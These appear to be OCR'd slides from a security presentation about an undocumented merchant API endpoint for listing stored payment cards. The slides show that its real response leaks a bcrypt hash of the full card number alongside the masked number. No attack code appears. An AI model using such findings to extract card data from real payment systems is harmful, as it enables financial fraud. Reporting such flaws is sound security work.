f89aa2&level=1&passed=1&points=443632






Undocumented Functionality

Undocumented Functionality

Suspicious API function:

https://example.com/merchant/cardstore/list



Undocumented Functionality

Suspicious API function:

https://example.com/merchant/cardstore/list

Request parameters:

- merchant_id – Merchant ID
- user_id – User ID
- salt – Random string
- sig - Signature




Undocumented Functionality

Suspicious API function:

https://example.com/merchant/cardstore/list

Response parameters (**expected**):

- card_hash – Masked payment card number
- user_id – User ID
- merchant_id – Merchant ID
- status – payment card status
- card_id – payment card ID
- salt – Random string
- created_at – card creation date




Undocumented Functionality

Suspicious API function:

https://example.com/merchant/cardstore/list

Response parameters (**real**):

- card_hash – Masked payment card number
- card_hash_hash – bcrypt hash of full card number
- user_id – User ID
- merchant_id – Merchant ID
- status – payment card status
- card_id – payment card ID
- salt – Random string
- created_at – card creation date



